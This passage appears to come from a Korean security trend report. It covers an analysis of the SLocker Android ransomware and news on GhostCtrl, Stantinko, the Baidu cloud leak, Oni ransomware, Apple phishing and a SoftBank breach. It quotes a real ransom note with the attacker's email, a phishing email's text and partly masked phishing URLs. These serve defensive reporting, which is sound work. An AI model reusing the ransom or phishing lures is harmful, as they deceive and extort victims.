String v2 = v4 ? "our personal data has been deleted from our servers and your privacy is secured." : "No payment has been made yet. Your privacy is in danger";
AdActivity.this.runOnUiThread(new Runnable() {
    public void run() {
        this.this$1.this$0.makeToast(this.val$msg, this.val$result);
    }
});
```

[그림 10] 신용카드 정보를 URL에 전송하는 코드

3. 결론

‘Trojan.Android.SLocker’ 악성앱은 분석 시점에서 2차 Dex가 다운로드되지 않았지만, 정상적으로 다운로드가 이루어졌을 경우 정보 유출 등의 추가적인 피해가 발생할 가능성이 존재한다.

앞으로도 구글 플레이와 같은 정식 안드로이드 마켓에 정상앱으로 위장한 악성앱을 추가적으로 업로드할 가능성이 높기에 주의가 필요하다.

이러한 공격을 예방하기 위해서는 신뢰할 수 있는 안드로이드 백신을 설치하여 최신 버전으로 업데이트 및 주기적으로 검사 하는 보안 습관을 가져야 한다. 또한 사진, 영상 등과 같은 자료들은 주기적으로 다른 외장 매체에 백업을 하여 만일에 대비할 필요가 있다.

04

해외 보안 동향

영미권

중국

일본

1. 영미권

안드로이드 백도어인 GhostCtrl, 사용자를 스파ying하고 윈도우 시스템 탈취 가능해

Android Backdoor GhostCtrl can spy on victims and take over Windows Systems

GhostCtrl 백도어는 RETADUP 인포스틸러를 사용해 사용자들을 스파ying하고, 데이터를 훔치며 윈도우 시스템을 탈취할 수 있는 OmniRAT 기반의 안드로이드 멀웨어다.

OmniRAT 원격 관리 툴(RAT) 자체는 악성이 아니다. IT 관리자들이 안드로이드, 윈도우, 리눅스, 맥 사용자들에게 원격 지원을 제공할 수 있도록 하는 툴이다. 하지만 이는 범죄자들이 사용자의 시스템에 접근할 수 있는 좋은 툴이기도 하다. Trend Micro의 연구원들은 OmniRat의 변종을 발견해 GhostCtrl이라 명명했으며, 이는 아래의 일반적인 멀웨어의 행동을 할 수 있다:

- 범죄자의 서버에 파일 업로드/다운로드
- 특정 번호(유료 번호 등)로 SMS 메시지 보내기
- 실시간 센서 데이터 제공

또한 아래와 같은 행동도 할 수 있다:


- 시스템 적외선 송신기 제어
- 음성, 오디오 또는 영상을 은밀히 녹음
- 텍스트-음성 변환 기능 사용(문자를 음성/오디오로 변환)
- 공격자가 지정한 계정의 패스워드 삭제/리셋
- 기기가 다른 사운드 효과를 재생하게 함
- 통화 중인 전화 끊기
- 다른 기기를 찾고 연결하기 위해 블루투스를 사용함

이 새로운 기능들을 악용할 창의적인 방법을 생각하려 시도하는 공격자들이 많을 것이기 때문에, 이 멀웨어는 충분히 공포스럽다고 볼 수 있다. GhostCtrl은 안드로이드 기기에만 국한되지 않는다.

스마트폰을 해킹 하면 강력한 컴퓨터에 접근할 수 있지만, 많은 공격자들은 정보를 쫓고 있다. GhostCtrl 은 최근 이스라엘의 병원의 윈도우 시스템으로부터 정보를 훔친 것으로 밝혀진 RETADUP 웜과 함께 배포된다.

어떻게 감염 되는가?

GhostCtrl 은 왓츠앱, 포켓몬 고, MMS 등 정식 안드로이드 앱으로 위장한 안드로이드 APK 로써 배포 된다. 이 포장지 역할을 하는 APK 가 실행 되면, 리소스 파일로부터 텍스트를 복호화하고, 또 다른 APK 로써 문자열을 쓴 후 이 악성 APK 를 실행해 사용자에게 이를 설치하라는 메시지를 표시한다. 이로써 사용자가 어떤 파일을 설치하고자 하는지, 어떤 일이 일어나는지 헷갈릴 수 있다. 악성 소프트웨어가 되면, 포장지 역할을 하는 APK 는 이를 아이콘이 보이지 않는 서비스 형태로 실행해 멀웨어가 백그라운드에서 은밀히 동작하도록 한다.



이 악성 어플리케이션이 백그라운드에서 실행 되면, 이는 다음에 어떤 행동을 할지 결정하기 위해 인터넷의 C&C 서버에 연결한다. 감염 된 타겟 및 공격자의 목적에 따라, GhostCtrl 멀웨어를 이용해 다수의 악성 행동을 실행할 수 있다. 만약 감염 된 기기가 가정의 한 개인이 사용 중이라면, 랜섬웨어를 설치하거나 유료 SMS 메시지를 보낼 것이다. 하지만, GhostCtrl 이 RETADUP 과 함께 행동하기 때문에, 공격자들은 더 많은 돈을 벌기 위해 안드로이드 기반의 백 채널을 통해 기업의 윈도우 환경으로 침입할 수도 있을 것이다.

GhostCtrl RAT 의 버전은 이미 3 개가 발견 되었으며, 버전 마다 새로운 기능들이 추가 되었다. 이를 이용한 공격이 성공적일 경우, 제작자는 앱을 지속적으로 업데이트 할 것이다. 또한 이 앱은 구글 플레이 스토어에 잠깐 동안 등록 되었지만, 다운로드 없는 것으로 보인다. 하지만, APK 를 외부에서 다운로드 할 경우 조심해야한다.

[출처] <http://securityaffairs.co/wordpress/61112/malware/ghostctrl-omnirat-based-spreading.html>

Stantinko 봇넷, 5 년 동안 탐지 되지 않아, 시스템 50 만대 감염시켜

Stantinko botnet was undetected for at least 5 years while infecting half a million systems

보안 회사인 ESET 의 연구원들이 Stantinko 라 명명 된 거대한 봇넷이 최소 5 년 동안 탐지가 되지 않은 것을 발견하였다. 연구원들에 따르면, Stantinko 봇넷은 전 세계 약 50 만대의 컴퓨터들을 감염시켰다.

이 봇넷의 운영자들은 해적판 소프트웨어를 찾는 러시아와 우크라이나 사용자들을 타겟으로 지난 2012 년부터 대규모 애드웨어 캠페인을 벌여왔다. 연구원들은 사이버 범죄자들이 사용한 공격 벡터는 희생양의 컴퓨터에 다양한 프로그램을 설치하고, 백그라운드에서는 Stantinko 를 실행하는 FileTour 라는 프로그램이라 밝혔다.

영상 (Installation of a malware from the FileTour family): <https://www.youtube.com/watch?v=OYncoW7X5wA>


연구원들은 “많은 코드 암호화 기술을 사용하고, 안티 바이러스 프로그램의 탐지를 피하기 위한 기술을 재빠르게 도입함으로써, Stantinko 의 운영자들은 최소 5 년동안 감시망을 피해왔다.”고 밝혔다.

이 봇넷은 주로 광고 주입 및 클릭 사기를 위해 감염 된 시스템에 브라우저 확장 프로그램을 설치했다.

Stantinko 악성코드가 설치한 이 악성 브라우저 확장 프로그램은 “The Safe Surfing”과 “Teddy Protection” 이다. 이 두 확장프로그램들 모두 크롬 웹 스토어를 통해 배포되며, 원치 않는 URL 들을 블록하는데 사용된다. 봇넷은 클릭 사기 및 광고 주입을 위한 설정을 내려받을 수 있는 버전의 브라우저 확장 프로그램들을 설치한다.

또한 연구원들은 Stantinko 악성코드가 타겟 시스템 전체를 제어할 수 있는 권한을 얻는데 사용했다. 이는 공격자들이 다수의 악성 행동들을 수행할 수 있도록 한다. (예: 구글에 대량 검색, Joomla 및 WordPress 사이트들에 브루트포싱 공격 수행)

이 멀웨어는 해킹 후 두 개의 윈도우 서비스들을 설치한다. 이 둘은 삭제 될 경우 다른 하나를 재설치 할 수 있다. 따라서, 시스템을 깨끗이 하기 위해서는 동시에 두 서비스를 제거해야한다.



Stantinko 멀웨어는 모듈형 백도어다. 컴포넌트들은 C&C 서버가 보낸 어떠한 윈도우 실행파일이라도 메모리에서 직접 실행할 수 있도록 허용하는 로더를 내장하고 있다.

“이 기능은 운영자들이 감염 된 시스템에서 어떤 것도 실행시킬 수 있도록 허용해 매우 유연한 플러그인 시스템을 제공한다. 아래 표 1 은 알려진 stantinko 플러그인이다.”

MODULE NAME	ANALYSIS
Brute-force	Joomla 및 WordPress 관리 패널에 사전을 기반으로한 분산 공격
Search Parser	Joomla 및 Wordpress 웹사이트를 찾기 위해 구글에서 대규모의 익명 분산 검색을 실행함. 해킹한 Joomla 웹사이트를 C&C 서버로써 사용함
Remote Administrator	정찰부터 데이터 탈취까지 모든 과정을 구현하는 백도어
Facebook Bot	페이스북에서 사기 행각을 하는 봇. 계정 만들기, 사진 또는 페이지 좋아요 하기, 친구 추가하기 등의 기능이 있다.

전문가들은 사기꾼들이 봇넷으로부터 발생한 트래픽에 돈을 지불하는 광고주들과 긴밀히 협력하는 것으로 추측하고 있다.

[출처] <http://securityaffairs.co/wordpress/61250/malware/stantinko-botnet.html>

<https://www.welivesecurity.com/2017/07/20/stantinko-massive-adware-campaign-operating-covertly-since-2012/>

WannaCry 를 모방한 안드로이드 랜섬웨어인 SLocker 소스코드, 온라인에 유출 돼

Source Code For SLocker Android Ransomware That Mimics WannaCry Leaked Online

안드로이드 사용자들에게 나쁜 소식이 있다. 가장 오래 되었으며, 성행하는 안드로이드 랜섬웨어 패밀리들 중 하나가 온라인에 유출 되어, 사이버 범죄자들이 이를 이용해 더욱 고성능의 안드로이드 랜섬웨어를 개발해낼 수 있게 되었다. SLocker 랜섬웨어의 소스코드가 GitHub 에 유출 되어, 이제 누구나 사용할 수 있게 되었다.

SLocker 소스코드는 'fs0c1ety'라는 닉네임을 사용하는 유저가 유출 공개했으며, 그는 모든 GitHub 사용자들에게 이 코드에 기여하고 버그 리포트를 제출하라고 요구하고있다. SLocker 또는 Simple Locker는 모바일 기기용 화면 잠금 및 파일 암호화 랜섬웨어로, 기기의 파일들을 암호화 하고 C&C 서버 통신을 위해 Tor 를 사용한다. 또한 법 집행기관으로 위장해 희생양들에게 돈을 지불하라고 요구하고 있다.

이는 2016 년에 수 천대의 안드로이드 기기를 감염시킨 것으로 알려졌으며, 보안 연구원들은 새로운 SLocker 랜섬웨어의 변종 400 개 이상을 지난 5 월 발견했다고 밝혔다. 약 한달 후, 이 안드로이드 랜섬웨어는 WannaCry 의 GUI 를 복제한 버전으로 발견 되었다.

일단 감염 되면, SLocker는 희생양의 기기에서 백그라운드에서 사용자 모르게 은밀히 동작하며 기기 내의 이미지, 문서, 영상등을 암호화 한다. 기기의 파일들을 암호화 하면, 이 안드로이드 랜섬웨어는 기기를 하이재킹해 사용자가 사용하지 못하도록 차단하고, 차단을 해제하기 위해 사용자에게 랜섬머니를 지불하라고 협박한다.

이 안드로이드 랜섬웨어의 소스코드가 공개 되었기 때문에, 앞으로 안드로이드 기기들은 더 많은 랜섬웨어 공격들을 받을 가능성이 크다. 이런 악성코드 프로그램들은 보통 언더그라운드 포럼에서만 판매 되는데, 이번에는 무료로 온라인에 공개 되었기 때문에 평소 관심이 있던 사람들에게는 좋은 기회가 될 것으로 보인다.

[출처] <http://thehackemews.com/2017/07/android-ransomware-source-code.html>

2. 중국

중국, 7 월 1 일부터 선탭재 앱들에 삭제 기능 추가! 사용자의 개인정보 침해 불가

7 月 1 日起手机预装软件必须可卸载：不得侵犯用户隐私

6 월 30 일, 중국은 7 월 1 일부터 시행되는 새로운 규칙들을 공개했다. 이번에 공개된 새로운 규칙들은 중국인들의 일상 생활에 직접적으로 영향을 줄 수 있는 규칙들로, 신분증 관련 업무 및 휴대폰 선탭재 앱들에 관한 내용들도 포함되어 있다.

중국公安부의 <국민 신분증 분실실청 및 발급신청제도와 관련된 의견>에 따라, 7 월 1 일부터 중국의 전 지역에서 신분증 분실신청 및 발급신청 업무가 가능하게 되었다.

또한 7 월 1 일부터, 스마트폰 제조기업 및 정보통신 서비스 제공자들은 선탭재 앱을 삭제할 수 있는 기능을 추가해야 한다.

정보통신부는, 제조기업과 정보통신 서비스 제공자들이 모바일에 선탭재되어 제공되는 앱들에 대하여 사용자들의 어떠한 동의도 받지 않을 뿐만 아니라, 선탭재 앱을 통한 사용자 정보 수집, 앱 활성화, 번들광고 탑재 등의 행위들은 사용자의 권리와 이익을 침해하는 행위라고 규정하였다.

이에, 7 월 1 일부터 중국에서는 선탭재 앱들에 대해 사용자가 임의로 삭제가 가능하게 되었다.

[출처] <http://tech.sina.com.cn/roll/2017-06-30/doc-ifyhryex5545854.shtml>

바이두 클라우드에서 고객정보 유출!

百度网盘被指泄露用户隐私官方：将打击第三方搜索网站

작년에 이어 올해도 바이두 클라우드에서 동기화된 고객 사진들이 유출되었다.

바이두는 또 한번 제품 로직에 문제로 인해 고객의 사진, 파일 등 개인정보들이 유출되었다고 밝혔다.

7월 18일, 한 네티즌은 많은 사용자가 바이두 클라우드에 올라가 있는 자료들을 자동으로 공유하는 기능을 잘못 사용하여, 수 만명의 개인, 기업 및 정부관료 등의 정보들이 유출되었다고 밝혔다.



바이두 클라우드 공유기능은 "Public"과 "Private" 두가지 형태가 있다.

"Public 공유" 기능은 사용자가 공유하기를 누르면 공유할 수 있는 링크가 생성되며, 해당 링크를 통하여 누구나 접근 및 다운로드가 가능하도록 한다. 7월 18일, 위챗 기업계정의 "비추천" 후기에는 <내가 바이두 클라우드에서 수 만건의 개인정보, 기업정보, 정부관계자 정보 및 각종 DB 들을 보았다>라는 문장이 게재되었다. 이 문장에서는 바이두 클라우드 사용자가 실수로 "공유" 기능을 사용할 때 자신의 사진, 파일 등을 "Public"으로 설정하는 경우가 있다. 이렇게 저장된 정보들은 암호화 되어 있지 않기 때문에 public 으로 공유된 정보들은 사용자의 메인 페이지에 노출될 뿐만 아니라, 검색을 통하여 누구든지 해당 파일에 접속할 수 있게 된다.

이는 바이두 클라우드 사용자가 자신의 사진을 업로드 하고 public 으로 공유만 설정해 놓는다면, 누구든지 검색을 통하여 해당 파일들을 모두 볼 수 있다는 것이다.

이 문장에는 대량의 캡처 이미지가 포함되어 있었는데, 어떤 사용자는 자신의 메인에 대량의 사진들을 공유하고 있었다. 그 중에는 "나의 영상", "태국", "내사진", "고3 졸업사진"등의 폴더가 있었으며, 이것들은 누가 봐도 개인적인 사진들이었다.

기자는 이런 "일반 사용자"들의 팔로우가 최소 몇 백명에서 만명까지 되는 것으로 확인하였다.



19일 오전 8시 45분, 기자는 동일한 사용자 페이지를 방문하였으며, 여전히 이 파일들이 공유된 상태인 것을 확인하였다. 하지만 9시 쯤, 이 사용자들의 공유되었던 파일들이 모두 삭제되었다. 하지만, 팔로우들의 수는 여전히 이상하리만큼 많았다.



클라우드 상의 사용자 및 파일들은 크롤링을 통하여 자동을 검색할 수도 있으며, 서드파티 검색엔진으로 검색할 수도 있다. 기자가 바이두에 "바이두 클라우드 검색"이라는 키워드로 검색하자 대량의 검색엔진 페이지들이 검색되었다. 이러한 검색페이지에서 키워드를 입력하면, 해당 키워드와 관련된, 바이두 클라우드 사용자들이 공유한 대량의 파일들이 검색되었다.



기자는 "전화", "주소록"이라는 키워드로 검색을 시도했으며, 약 만 개가 넘는 정보들이 검색되었다. 그 중에는 "북경 기업 정보 22 만개(기업명, 업계, 책임자, 전화번호 등)", "안후이성 허페이 직업학교 임원 및 교사 연락처" 등도 포함되어 있었다. 하지만 "차주", "신분증"등의 키워드로 검색했을 경우에는 "관련 법규에 의해 검색을 할 수 없습니다"라는 경고문이 나타났다.

이번 바이두 클라우드에서 이러한 대량의 정보들이 유출된 정황은 크게 두 가지로 유추해 볼 수 있다. 첫 번째는, 정보를 탈취한 누군가가 정보를 이동시키는 과정에서 공유를 하였을 경우, 두 번째는 개인이나 기업, 기관들이 일상 업무 중 편의를 위하여 공유를 해 놓았는데, 이렇게 공유된 정보들이 검색될 수 있다는 위험성을 인지하지 못하는 경우다.

通讯录

资料说明: 通讯录

大小: 未知 分享用户: MICOE净水 浏览次数: 1109 下载次数: 1333 扩展名: 文件夹

通讯录

资料说明: 通讯录

大小: 未知 分享用户: 181*****051 浏览次数: 352 下载次数: 525 扩展名: 文件夹

通讯录

资料说明: 通讯录

大小: 未知 分享用户: fywybt 浏览次数: 459 下载次数: 611 扩展名: 文件夹

通讯录

资料说明: 通讯录

大小: 未知 分享用户: 186*****206 浏览次数: 621 下载次数: 422 扩展名: 文件夹

通讯录

资料说明: 通讯录



19일 오전 7시 10분, 바이두 클라우드는 공식 웨이보를 통하여 <바이두 클라우드 사용자들의 public 공유 링크에 관한 문제에 대한 설명>을 발표했다. 바이두 클라우드는 사용자가 바이두 클라우드에 파일을 업로드 한 후 클라우드에 업로드 된 데이터들의 보안을 위하여 public 공유를 하지 말아야 한다고 당부하였다. 또한 private 공유를 이용한다면 절대로 외부 검색엔진을 통하여 검색될 가능성이 없다고 밝혔다.

또한 사용자들의 데이터 보호와 개인정보 유출을 방지하기 위하여, 바이두 클라우드에 업로드 되어있는 파일들을 공유할 때 반드시 “암호화 공유”를 선택하는 것을 권장한다고 밝혔다. 암호화 공유 기능을 통하면, 암호를 입력한 사람만 공유된 정보를 확인할 수 있다.

또한 서드파티 검색엔진 퇴치를 위하여 노력할 것이라고도 밝혔다.

[출처] <http://news.163.com/17/0719/10/CPN0E92400018AOR.html>

3. 일본

랜섬웨어 'Oni' 출현, 일본이 표적이 될 가능성

ランサムウェア「Oni」出現 日本が標的の可能性

사이런스는 일본국내에서 'ONI'라고 불리는 랜섬웨어의 감염보고가 몇 차례 들어와 사용자들의 주의가 필요하다고 밝혔다. 감염 경로 등 상세한 상황은 명확히 밝혀지지 않았지만 일본을 표적으로 하고 있을 가능성이 있다고 한다.

이 회사에 따르면 이 랜섬웨어는 적어도 6월부터 존재하는 'GlobelImposter'이라 불리는 랜섬웨어의 변종으로 보인다. 이 랜섬웨어는 감염되면 파일을 RSA 2048/AES 256의 알고리즘으로 암호화하여 '.oni'라는 확장자로 바꿔서 몸값을 요구한다. 또한 '%Temp%\qfmgmfgmkj.tmp'라는 파일이 존재하는 경우에는 활동을 정지하고 'windows' 등 일부 폴더 내의 파일은 암호화하지 않는 특징이 있다.

名前	更新日時	種類	サイズ
!!!README!!!	2017/07/06 8:35	HTML ドキュメ...	3 KB
営業資料.doc.oni	2017/07/06 8:35	ONI ファイル	51 KB
営業資料.xls.oni	2017/07/06 8:35	ONI ファイル	33 KB

파일이 암호화되어 확장자가 '.oni'로 바뀐 모습 (출처 : 사이런스)

암호화 된 뒤에는 '!!!README!!!.html'라는 HTML 파일을 작성 하는데 이 파일에는 일본어로 파일을 암호화한 것과 회복절차 문의처라고 칭하는 메일주소가 기재되어 있다. 이러한 점에서 사이런스는 이 공격이 일본을 노린 공격이라고 예상한다.

重要な情報

すべてのファイルは、RSA-2048およびAES-256暗号で暗号化されています。
心配しないで、すべてのファイルを元に戻すことができます。
すべてのファイルを素早く安全に復元できることを保証します。
ファイルを回復する手順については、お問い合わせ。
信頼性を証明するために、2ファイルを無料で解読できます。ファイルと個人IDを私たちに送りください。
(ファイルサイズ10MB未満、機密情報なし)

連絡先

igayoru@yahoo.co.jp

個人ID

0D B3 AB 8C 57 6C 67 C6 88 B2 63 80 06 9C 7F 2D

86 09 99 12 04 90 28 69 29 7D 00 53 16 C9 9D 89

중요한 정보!

모든 파일은 RSA-2048 및 AES-256암호로 암호화되어 있습니다.

걱정하지 말고 모든 파일을 원래 상태로 돌릴 수 있습니다.

모든 파일을 조속히 안전하게 복원할 수 있다는 것을 보증하겠습니다.

파일을 회복하는 순서에 대해서는 문의.

신뢰성을 증명하기 위해서는 2개의 파일을 무료로 해독할 수 있습니다. 파일과 개인ID를 저희에게 보내 주십시오.

(파일 사이즈 10MB 미만, 기밀정보 없음)

일본어 몸값요구메시지 (출처: 사이런스)

이 랜섬웨어는 WannaCry와 같은 웜에 의한 확산기능을 갖추고 있지 않아서 현 시점에서는 메일이나 웹사이트를 경유하여 감염머신으로 보내는 등의 감염경로를 생각할 수 있다고 한다. 다만 WannaCry와 같은 수법을 새롭게 도입할 가능성도 있다. 사이런스는 만일의 피해를 입었을 때 랜섬웨어로써의 대응뿐 아니라 시스템에 대한 침입과 기타 피해의 흔적 등을 포함한 조사를 실시하도록 조언하고 있다.

[출처] <https://japan.zdnet.com/article/35103951/>

‘재(再):구입통지’ 제목으로 주문 캔슬을 요구하는 Apple 사칭 피싱메일 유포중

「再：購入の通知」の件名で注文キャンセルを促す、Apple かたるフィッシングメール出回る

피싱대책협의회는 7 월 13 일, Apple 을 사칭하는 피싱메일이 유포되고 있다는 내용의 긴급정보를 냈다. 유도처가 되는 복수의 가짜 사이트가 7 월 13 일 17 시 30 분 현재, 가동 중이다. 이와 같은 가짜 사이트에 Apple ID 와 개인정보, 신용카드정보 등을 입력하지 않도록 주의가 필요하다.

메일의 제목은 ‘재(再):구입통지’이다. 일본어 본문에는 PDF 파일이 첨부되어 있다고 기재되어 있지만, 실제로는 HTML 파일이 첨부되어 있다. HTML 파일은 Apple 스토어에서 아이템을 구입한 청구서로, 주문을 취소하도록 요구하며 Apple 을 사칭하는 가짜 사이트에 접속을 유도한다.

親愛な、
ApplePayを使用いただきありがとうございます。以下は取引の詳細です：

アイテム：Instagram - 25,000 more Instagram Followers & Instagram Likes, Small Boost Unlock
販売者名：ApplePay
いいねの手：MVJLTBJJG
取得時間：7/07/12 13:42:14
総支払額：11,438 JPY
課税：11,438 JPY
支払額：11,438 JPY

情報：
お支払い方法：ApplePay
番号：28620170970K00188PLS101338609253100
支払い速度：成功

上記の取引をしない場合は、この取引をキャンセルしてください。
本付ファイル内の安全なメッセージの取引消しスタートメント
ApplePayにご参加いただきありがとうございます。

(pdf)

pdfと書いているが、
HTMLファイル
が添付されている

メール本文

HTMLファイル: MCJLTBJJG

APPLE ID購入確認

請求書の日付
2017年7月11日

オーダーID
MVJLTBJJG

注文番号
118128143620

App Store

Get Followers Fast for Instagram -
25,000 more Instagram Followers &
Instagram Likes, Small Boost Unlock
この購入を確認する

この購入を承認していただき、iTunesの支払い
この購入をキャンセルするにはこちら
https://appleid.apple.com/

iTunes, iBooks, App Storeでの購入のパスワード設定を管理する

Apple ID Summary • Purchase History • Terms of Sale • Privacy Policy

Copyright © 2016 iTunes S à r.l.
All rights reserved

친애하는

ApplePay를 사용해주시서 감사합니다. 아하는 거래의 상세 내역입니다:

아이템 Instagram - 25,000 more Instagram Followers & Instagram Likes, Small Boost Unlock

판매자명 ApplePay

나오 받는 사람 : MVJLTBJJG

취득시간 7/07/12 13:42:14

총지출액 11,438 JPY

경비 1,438 JPY

지출액 11,438 JPY

정보

지불방법 ApplePay

가짜 사이트에서 Apple ID와 패스워드를 입력하면, 청구서 주소의 입력 화면이 표시되고 성명, 국적, 주소, 전화번호를 입력하면, 다음화면에서 추가 정보가 필요하다는 신용카드정보의 입력 화면이 표시된다.

가짜 사이트 중에는 서버증명서를 악용하여 HTTPS 접속에 대응하는 안전한 사이트로 가장하고 있는 가짜 사이트도 있다. 피싱대책협의회에서는 아래의 가짜 사이트의 URL을 확인하고 있다고 한다.

<http://●●●●.ink/asulole>

https://login.apple.appleid.●●●●.space/js/js_update/Login.php

Apple ID를 탈취 당하면, iCloud에 저장된 iPhone의 백업 데이터 등에 부정접속 당할 우려가 있다. 게다가 iPhone과 iCloud 서비스에 저장되어 있는 연락처와 메일데이터에 접속 당하거나 메일주소를 탈취 당해 위장메일을 송신하거나 Apple Store에서 금전적인 피해가 발생할 수도 있다.



[출처] <http://internet.watch.impress.co.jp/docs/news/1070527.html>

소프트뱅크 테크놀로지, 내부에서 악성코드 감염을 확인 – 고객정보 포함한 서버에 부정접속

ソフバンテク、内部でマルウェア感染を確認 - 顧客情報含むサーバへ不正アクセス

소프트뱅크 테크놀로지는 거래처 정보를 포함한 검증용 서버가 부정접속 받았다는 사실을 밝혔다. 정보가 외부로 유출되었을 가능성도 있어 상세한 내용에 대해서 조사를 진행하고 있다.

